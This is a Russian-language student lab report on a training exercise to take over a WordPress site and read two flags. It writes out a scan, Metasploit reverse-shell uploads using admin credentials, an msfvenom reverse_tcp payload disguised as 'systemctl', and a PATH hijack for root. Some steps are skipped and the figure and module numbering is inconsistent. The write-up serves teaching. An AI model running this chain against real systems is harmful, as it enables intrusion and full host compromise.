

Лабораторная работа №4

Захват внешнего сайта

Панченко Д.Д. 1132229056

Савурская П.А. 1132222827

Кочарян Н.Р. 1132221541

Чистякова Д.В. 1132220820

Содержание

1	Цель работы	3
2	Выполнение лабораторной работы	4
2.1	Поиск вектора атаки	4
2.2	Захват внешнего сайта компании (флаг /var/www/flag)	8
2.3	Повышение привилегий (флаг /root/flag)	10
3	Вывод	16

1 Цель работы

Необходимо произвести захват внешнего сайта и получить доступ к флагам, расположенным в директориях `/var/www/flag` и `/root/flag`.

2 Выполнение лабораторной работы

2.1 Поиск вектора атаки

Откроем терминал и просканируем подсеть 195.239.174.0/24 для поиска открытых портов, которые можно использовать для атаки (рис. 2.1).

```
Nmap scan report for 195.239.174.25
Host is up (0.00076s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Did not follow redirect to http://portal.ampire.corp/
MAC Address: 02:00:00:DC:CB:E2 (Unknown)
```


Рис. 2.1: Результат сканирования сети

В результате сканирования мы обнаружили, что сервер с адресом 195.239.174.25 содержит открытый 80 порт, на котором располагается веб-портал.

Для перехода на сайт добавим запись в файл /etc/hosts (рис. 2.2, рис. 2.3).

```
(root@kali)-[~]
# nano /etc/hosts
```

Рис. 2.2: Добавление записи в файл /etc/hosts



```
root@kali: ~  
File Actions Edit View Help  
GNU nano 7.2 /etc/hosts *  
127.0.0.1 localhost  
127.0.1.1 kali  
127.0.0.1 fonts.googleapis.com  
195.239.174.25 portal.ampire.corp  
# The following lines are desirable for IPv6 capable hosts  
::1 localhost ip6-localhost ip6-loopback  
ff02::1 ip6-allnodes  
ff02::2 ip6-allrouters
```

Рис. 2.3: Добавление записи в файл /etc/hosts

На странице сайта мы обнаружили, что он создан с помощью CMS Wordpress (рис. 2.4).

/ Proudly powered by WordPress

Рис. 2.4: Просмотр информации о портале организации

Для поиска возможных векторов атаки произведем сканирование с помощью модуля Metasploit wordpress_scanner (рис. 2.5, рис. 2.6).




Рис. 2.5: Запуск фреймворка


```
msf6 > search wordpress scanner

Matching Modules
=====
```

#	Name	Rank	Check	Description	Disclosure
0	auxiliary/scanner/http/wp_abandoned_cart_sqli	normal	No	Abandoned Cart for WooCommerce SQLi	2020-11-
1	auxiliary/scanner/kademia/server_info	normal	No	Gather Kademia Server Information	
2	auxiliary/scanner/http/wordpress_login_enum	normal	No	WordPress Brute Force and User Enumeration Utility	
3	auxiliary/scanner/http/wordpress_cp_calendar_sqli	normal	No	WordPress CP Multi-View Calendar Unauthenticated SQL I	2015-03-
4	auxiliary/scanner/http/wp_chopslider_id_sqli	normal	No	WordPress ChopSlider3 id SQLi	2020-05-

Рис. 2.7: Результат поиска модуля сканирования

Наиболее подходящим является модуль 28 (рис. 2.8).

```
23      normal Yes Wordpress RegistrationMagic task_ids Authenticated SQL
i
28      auxiliary/scanner/http/wordpress_scanner
normal No Wordpress Scanner
29      auxiliary/scanner/http/wp_secure_copy_content_protection_sqli 2021-11-
08      normal Yes Wordpress Secure Copy Content Protection and Content L
```

Рис. 2.8: Результат поиска модуля сканирования

Выберем данный модуль (рис. 2.9).

```
msf6 > use 28
msf6 auxiliary(scanner/http/wordpress_scanner) > █
```

Рис. 2.9: Выбор нужного модуля

Для настройки модуля сканирования зададим параметр rhost, который определяет цель сканирования (рис. 2.10).

```
msf6 auxiliary(scanner/http/wordpress_scanner) > set rhost portal.ampire.corp
rhost => portal.ampire.corp
msf6 auxiliary(scanner/http/wordpress_scanner) > █
```

Рис. 2.10: Настройка модуля сканирования

Запустим модуль (рис. 2.11).

```
msf6 auxiliary(scanner/http/wordpress_scanner) > run

[*] Trying 195.239.174.25
[+] 195.239.174.25 - Detected Wordpress 5.8.2
[*] 195.239.174.25 - Enumerating Themes
[*] 195.239.174.25 - Progress 0/2 (0.0%)
[*] 195.239.174.25 - Finished scanning themes
[*] 195.239.174.25 - Enumerating plugins
[*] 195.239.174.25 - Progress 0/60 (0.0%)
[*] 195.239.174.25 - Detected plugin: wp-essential version 5.7.1
[+] 195.239.174.25 - Detected plugin: wp-file-manager version 7.1.2
[+] 195.239.174.25 - Detected plugin: duplicator version 1.3.26
[+] 195.239.174.25 - Detected plugin: wpdiscuz version 7.0.2
[+] 195.239.174.25 - Detected plugin: elementor version 3.11.0
[*] 195.239.174.25 - Finished scanning plugins
[*] 195.239.174.25 - Searching Users
[*] 195.239.174.25 - Was not able to identify users on site using /wp-json/wp/v2/users
[*] 195.239.174.25 - Finished all scans
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Рис. 2.11: Результат сканирования

После сканирования обнаруживаем, что для захвата сайта можно использовать плагин Duplicator.

2.2 Захват внешнего сайта компании (флаг /var/www/flag)

Найдем во фреймворке возможности, связанные с плагином Duplicator (рис. 2.12).

```
msf6 > search duplicator

Matching Modules
-----
#  Name
-  -
0  exploit/multi/php/wp_duplicator_code_inject 2018-08-29 manual Yes Snap Creek Duplicato
WordPress plugin code injection
1  auxiliary/scanner/http/wp_duplicator_file_read 2020-02-19 normal No WordPress Duplicator
File Read Vulnerability

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/http/wp_duplicator_file_read
```

Рис. 2.12: Поиск возможностей эксплуатации плагина Duplicator

Воспользуемся вторым модулем, с помощью которого можно получить содержимое любого файла.

Для получения доступа к системе выведем содержимое файла wordpress (рис. 2.13).


```

msf6 > use 17
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rhost portal.ampire.corp
rhost => portal.ampire.corp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set username admin_joe
username => admin_joe
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set password IAmKingJoe!
password => IAmKingJoe!
msf6 exploit(unix/webapp/wp_admin_shell_upload) > run

```

Рис. 2.17: Получение сессии с атакуемой машиной

```

[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Authenticating with WordPress using admin_joe:IAmKingJoe! ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /wp-content/plugins/IYPYszGJLQ/MBIV0ztgZa.php ...
[*] Sending stage (39927 bytes) to 195.239.174.25
[+] Deleted MBIV0ztgZa.php
[+] Deleted IYPYszGJLQ.php
[+] Deleted ../IYPYszGJLQ
[*] Meterpreter session 1 opened (195.239.174.11:4444 -> 195.239.174.25:37564) at 2025-04-08 19:32:01 +0300
0
meterpreter >

```

Рис. 2.18: Получение сессии с атакуемой машиной

После получения сессии мы получили текст флага из директории /var/www/flag (рис. 2.19).

```

meterpreter > cd /var/www/flag
meterpreter > ls
Listing: /var/www/flag

Mode                Size  Type  Last modified          Name
----                -
100644/rw-r--r--    7    fil   2025-04-07 19:52:31 +0300  flag_for_red_team

meterpreter > cat flag_for_red_team
89564

```

Рис. 2.19: Получение флага

2.3 Повышение привилегий (флаг /root/flag)

На машине Kali linux находится утилита linpeas (рис. 2.20).

```
(root@kali)-[~]  
# cd /usr/tools/linux_LPE  
  
(root@kali)-[/usr/tools/linux_LPE]  
# ls  
linpeas.sh
```

Рис. 2.20: Утилита linpeas

Загрузим утилиту linpeas на взломанную машину (рис. 2.21).

```
meterpreter > upload /usr/tools/linux_LPE/linpeas.sh /var/www/html/wordpress  
[*] Uploading : /usr/tools/linux_LPE/linpeas.sh → /var/www/html/wordpress/linpeas.sh  
[*] Completed : /usr/tools/linux_LPE/linpeas.sh → /var/www/html/wordpress/linpeas.sh
```

Рис. 2.21: Загрузка файла linpeas

Перейдем в shell-оболочку (рис. 2.22).

```
meterpreter > shell  
Process 2256 created.  
Channel 5 created.  
█
```

Рис. 2.22: Shell-оболочка

Запустим утилиту linpeas (рис. 2.23).

Сгенерируем полезную нагрузку в файл systemctl (рис. 2.26).

```
(root@kali)~[~]
# cd Downloads

(root@kali)~/Downloads
# msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=195.239.174.11 LPORT=4444 -f elf > systemctl
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes

(root@kali)~/Downloads
# ls
systemctl

(root@kali)~/Downloads
# cat systemctl
ELF>xaaa8aa0i+jX*H*MI*~j"AZjZH*xQj
AYPj)X*j_j^H*x;H*H*\+++
QH*~jZj*XYH*~y%I*~tWj#XjjH*~H1*YY_H*~y*j<Xj_^j~ZH*x+++
(root@kali)~/Downloads
```

Рис. 2.26: Генерация полезной нагрузки

Загрузим на взломанный узел файл systemctl (рис. 2.27).

```
meterpreter > upload /root/Downloads/systemctl /var/www/html/wordpress
[*] Uploading : /root/Downloads/systemctl → /var/www/html/wordpress/systemctl
[*] Completed : /root/Downloads/systemctl → /var/www/html/wordpress/systemctl
meterpreter >
```

Рис. 2.27: Загрузка полезной нагрузки

Для возможности исполнения файла мы выдали права на исполнение (рис. 2.28).

```
meterpreter > chmod 777 /var/www/html/wordpress/systemctl
meterpreter >
```

Рис. 2.28: Выдача прав на исполнение

Зайдем в оболочку shell и перезапишем переменную \$PATH, так чтобы переменная указывала на директорию веб-сервера (рис. 2.29).

```
meterpreter > shell
Process 22245 created.
Channel 3 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
export PATH=/var/www/html/wordpress:$PATH
```

Рис. 2.29: Перезапись переменной \$PATH

В новой msfconsole запустим обработчик входящих запросов, который ожидает входящий запрос на подключение на выбранном порту (рис. 2.30).

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 195.239.174.11:4444
```

Рис. 2.30: Запуск обработчика входящих запросов

Вернемся в предыдущее окно консоли и запустим файл apache_restart (рис. 2.31).

```
meterpreter > shell
Process 22245 created.
Channel 3 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
export PATH=/var/www/html/wordpress:$PATH
/var/www/html/wordpress/apache_restart
sh: 0: getcwd() failed: No such file or directory
```

Рис. 2.31: Перезапуск сервера apache

Далее в другом окне консоли получаем meterpreter-сессию (рис. 2.32, рис. 2.33).

```
[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Sending stage (3045348 bytes) to 195.239.174.25
[*] Meterpreter session 1 opened (195.239.174.11:4444 -> 195.239.174.25:52018) at 2025-04-13 19:17:13 +0300
```

Рис. 2.32: Установка новой сессии

```
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > sessions

Active sessions
-----
Id  Name  Type  Information  Connection
--  -
1   meterpreter x64/linux  195.239.174.11:4444 -> 195.239.174.25:52018 (195.239.174.25)
```

Рис. 2.33: Установка новой сессии

Перейдем в директорию /root/flag и выведем содержимое файла с флагом (рис. 2.34).

```
meterpreter > ls flag
Listing: flag
=====
Mode                Size      Type    Last modified          Name
-----
100644/rw-r--r--    7      fil     2025-04-13 17:53:01 +0300  flag_for_red_team

meterpreter > cat flag/flag_for_red_team
93546
```

Рис. 2.34: Получение флага

3 Вывод

В результате выполнения работы мы успешно произвели захват внешнего сайта и получили доступ к флагам, расположенным в директориях `/var/www/flag` и `/root/flag`.